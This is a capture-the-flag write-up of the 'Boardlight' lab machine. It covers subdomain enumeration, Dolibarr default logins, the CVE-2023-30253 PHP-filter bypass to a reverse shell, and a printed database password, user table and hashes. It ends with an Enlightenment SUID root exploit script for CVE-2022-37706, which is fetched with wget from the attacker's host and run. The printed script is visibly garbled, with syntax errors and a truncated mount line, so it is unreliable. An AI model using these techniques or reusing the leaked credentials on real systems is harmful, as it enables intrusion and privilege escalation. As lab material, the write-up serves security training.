Boardlight


1. Enumeration

We start with nmap scanning, two ports open, one of them a web application

```
# Nmap 7.94SVN scan initiated Sat May 25 15:01:53 2024 as: nmap -sS -sC -sV -oN nmap.txt 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 25 15:02:41 2024 -- 1 IP address (1 host up) scanned in 47.78 seconds
```

Let's see what is this about, previously the dns recognition was unsuccessful, but thanks to the contact information we can see the domain

```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.10.11.11
http://10.10.11.11 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[info@board.htb], HTML5, HTTPServe
r[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.11], JQuery[3.4.1], Script[text/javascript], X-UA-Compatible[IE=
edge]
```




So we proceed to find a subdomain using three different tools

```
┌──(kali㉿kali)-[~/Desktop/Boardlight]
└─$ gobuster dns -d board.htb -w /usr/share/amass/wordlists/subdomains-top1mil-5000.txt
═══════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════
[+] Domain:     board.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   /usr/share/amass/wordlists/subdomains-top1mil-5000.txt
═══════════════════════════════════════════════════════
Starting gobuster in DNS enumeration mode
═══════════════════════════════════════════════════════
Found: crm.board.htb
```

```
┌──(kali㉿kali)-[~/Desktop/Boardlight]
└─$  wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://board.htb -H 'HOS
T:FUZZ.board.htb' --hw 1053

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://board.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000072:   200        149 L    504 W      6360 Ch     "crm - crm"
^C /usr/local/lib/python3.11/dist-packages/wfuzz/wfuzz.py:79: UserWarning:Finishing pending requests ...
```


```
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://FUZZ.board.htb/

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.board.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 333ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```


Dolibar sign-in as usually we need to discard obvious vulnerabilities as default credentials, and we bypass login interface




2. User flag


We've got the version of the software before, after searching on google we found there's a vulnerability where someone with determine permissions can obtain RCE **(CVE-2023-30253)**





Go to create a new website





The vulnerability consists in edit HTML source, apparently we can't use php code because we don't have those permissions but if we try to use variants like "Php, phP, pHp" this filter will be bypassed, using a normal reverse shell we could get a shell as `data`

Looking for config files where data has reading permissions we found credentials for the database

```
pwd
/var/www/html/crm.board.htb/htdocs/conf
```


```
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

If we try to break into the database, it would be useless because it has tons of tables, and users registered are admin:admin that we guess before

```
mysql -u dolibarrowner -p
Enter password: serverfun2$2023!!
show databases;
show tables;
ERROR 1046 (3D000) at line 2: No database selected
Database
dolibarr
information_schema
performance_schema
```

```
mysql> select * from llx_user
    → ;
+-------+--------+--------------+---------+-------+----------+------------------+---------------------+---------------------+----------------+----------------+----------+------------
---+------+-------------------------------------------------------------+-----------+-------------+--------+----------+------------+-----------+---------+------+------+----------
+------------+-------+-------------+-----+--------------+------------+-------------+-----------------+-------+------------------+-----------+----------------+--------+---------------
+-----------+---------+-------------------------------+---------------------------+---------+---------+---------+-------------+--------------+-----------+---------------------+---------
-------------+---------------------------+-----------------------+---------------------+-------------+-----------------+------------------+----------+--------+--------+-------+-------+-------+----
-------+------------------+--------------------+-------------+-------+-------+--------+-------------+----------------+-------------------+-------------+-------------+---------------+-------
-----------------+--------------------------------+--------------+
| rowid | entity | ref_employee | ref_ext | admin | employee | fk_establishment | datec               | tms                 | fk_user_creat | fk_user_modif | login    | pass_encodi
ng | pass | pass_crypted                                                 | pass_temp | api_key      | gender | civility | lastname   | firstname | address | zip  | town | fk_state
| fk_country | birth | birth_place | job  | office_phone | office_fax | user_mobile | personal_mobile | email | personal_email | signature | socialnetworks | fk_soc | fk_socpeople
| fk_member | fk_user | fk_user_expense_validator | fk_user_holiday_validator | idpers1 | idpers2 | idpers3 | note_public | note_private | model_pdf | datelastlogin       | datepre
viouslogin   | datelastpassvalidation | datestartvalidity | dateendvalidity | iplastlogin | ippreviouslogin | egroupware_id | ldap_sid | openid | statut | photo | lang | color | ba
rcode | fk_barcode_type | accountancy_code | nb_holiday | thm  | tjm  | salary | salaryextra | dateemployment | dateemploymentend | weeklyhours | import_key | default_range | defau
lt_c_exp_tax_cat | national_registration_number | fk_warehouse |
+-------+--------+--------------+---------+-------+----------+------------------+---------------------+---------------------+----------------+----------------+----------+------------
---+------+-------------------------------------------------------------+-----------+-------------+--------+----------+------------+-----------+---------+------+------+----------
+------------+-------+-------------+-----+--------------+------------+-------------+-----------------+-------+------------------+-----------+----------------+--------+---------------
+-----------+---------+-------------------------------+---------------------------+---------+---------+---------+-------------+--------------+-----------+---------------------+---------
-------------+---------------------------+-----------------------+---------------------+-------------+-----------------+------------------+----------+--------+--------+-------+-------+-------+----
-------+------------------+--------------------+-------------+-------+-------+--------+-------------+----------------+-------------------+-------------+-------------+---------------+-------
-----------------+--------------------------------+--------------+
|     1 |      0 |              | NULL    |     1 |        1 |                0 | 2024-05-13 13:21:56 | 2024-05-13 13:21:56 |           NULL |           NULL | dolibarr | NULL
   | NULL | $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm | NULL      | NULL        |        |          | SuperAdmin |           |         |      |      |     NULL
|       NULL | NULL  | NULL        |      |              |            |             |                 |       |                  | null      |                |   NULL |         NULL
|      NULL |    NULL |                          NULL |                      NULL | NULL    | NULL    | NULL    |             |              | NULL      | 2024-05-15 09:57:04 | 2024-05
-13 23:23:59 | NULL                   | NULL              | NULL            | 10.10.14.31 | 10.10.14.41     |          NULL |          | NULL   |      1 | NULL  | NULL |       | NU
LL    |               0 |                  |          0 | NULL | NULL |   NULL |        NULL | NULL           | NULL              |        NULL | NULL       |          NULL |
            NULL |                              |         NULL |
|     2 |      1 |              | NULL    |     0 |        1 |                0 | 2024-05-13 13:24:01 | 2024-05-15 09:58:40 |           NULL |           NULL | admin    | NULL
   | NULL | $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96 | NULL      | yr6V3pXd9QEI | NULL   |          | admin      |           |         |      |      |     NULL
|       NULL | NULL  | NULL        |      |              |            |             |                 |       |                  | []        |                |   NULL |         NULL
|      NULL |    NULL |                          NULL |                      NULL | NULL    | NULL    | NULL    |             |              | NULL      | 2024-05-25 20:28:08 | 2024-05
-25 19:42:12 | NULL                   | NULL              | NULL            | 10.10.15.48 | 10.10.14.227    |          NULL |          | NULL   |      1 | NULL  | NULL |       | NU
LL    |               0 |                  |          0 | NULL | NULL |   NULL |        NULL | NULL           | NULL              |        NULL | NULL       |          NULL |
            NULL |                              |         NULL |
+-------+--------+--------------+---------+-------+----------+------------------+---------------------+---------------------+----------------+----------------+----------+------------
```


Try to use those creds on ssh and got the user flag



```
┌──(kali㉿kali)-[~/Desktop/Boardlight]
└─$ ssh larissa@board.htb
The authenticity of host 'board.htb (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:46: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'board.htb' (ED25519) to the list of known hosts.
larissa@board.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ 
```

3.Priv esc

Using linpeas to enumerate the system we found a set uid binary in a path, casualty one of the directories of the path has almost the same of the machine it could be promising



```
 -rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID
 binary!)
 -rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown
 SUID binary!)
 -rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknow
n SUID binary!)
 -rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23
.1/freqset (Unknown SUID binary!)
```

There is a vulnerability

CVE-2022-37706 in bash, basically the system library function mishandles path names that begin with /dev/.. substring

```
#!/usr/bin/bash

#This code is trying to search a specific vulnerable SUID
#if if find it, it try to leverage it to obtain full access

echo "CVE-2022-37706"
echo "[*]Trying to find the file of the vulnerable SUID"

#It search through the whole file system with string "enlight
#which has the following permises: SUID (-4000).
#Redirects all errors to /dev/null

file =$(find / -name enlightment_sys -perm -4000 2>/dev/null


if[[ -z ${file} ]]
then
    echo "[- Couldn't find the vulnerable SUID file...]"
    echo "[*] Enlightment should be installed on your system"
    exit 1

fi

echo "[+] Vulnerable SUID binery found!!"
echo "[+] Trying to pop up a root shell"

#It creates necessary directories to the exploit
mkdir -b /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit

ëcho "[+] Welcome to the rabbit holee!!"
```

```
${file} /bin/mount -o \noexec,nosuid,utf8,nodev,iocharset=utf

read -p "press any key to clean"

sleep 5
rm -rf /tmp/exploit
rm -rf /tmp/net

echo -e "Done"
```

```
┌──(kali㉿kali)-[~]
└─$ ssh larissa@board.htb
larissa@board.htb's password:
Last login: Tue May 28 09:31:31 2024 from 10.10.14.69
larissa@boardlight:~$ cd Desktop/
larissa@boardlight:~/Desktop$ wget http://10.10.16.99:8000/exploit.sh
--2024-05-28 09:32:02--  http://10.10.16.99:8000/exploit.sh
Connecting to 10.10.16.99:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 953 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh                    100%[===================================>]     953  --.-KB/s    in 0s

2024-05-28 09:32:03 (4.25 MB/s) - 'exploit.sh' saved [953/953]

larissa@boardlight:~/Desktop$ chmod +x exploit.sh
larissa@boardlight:~/Desktop$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Welcome to the rabbit hole :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# cd ../../../
# cat root/root.txt
```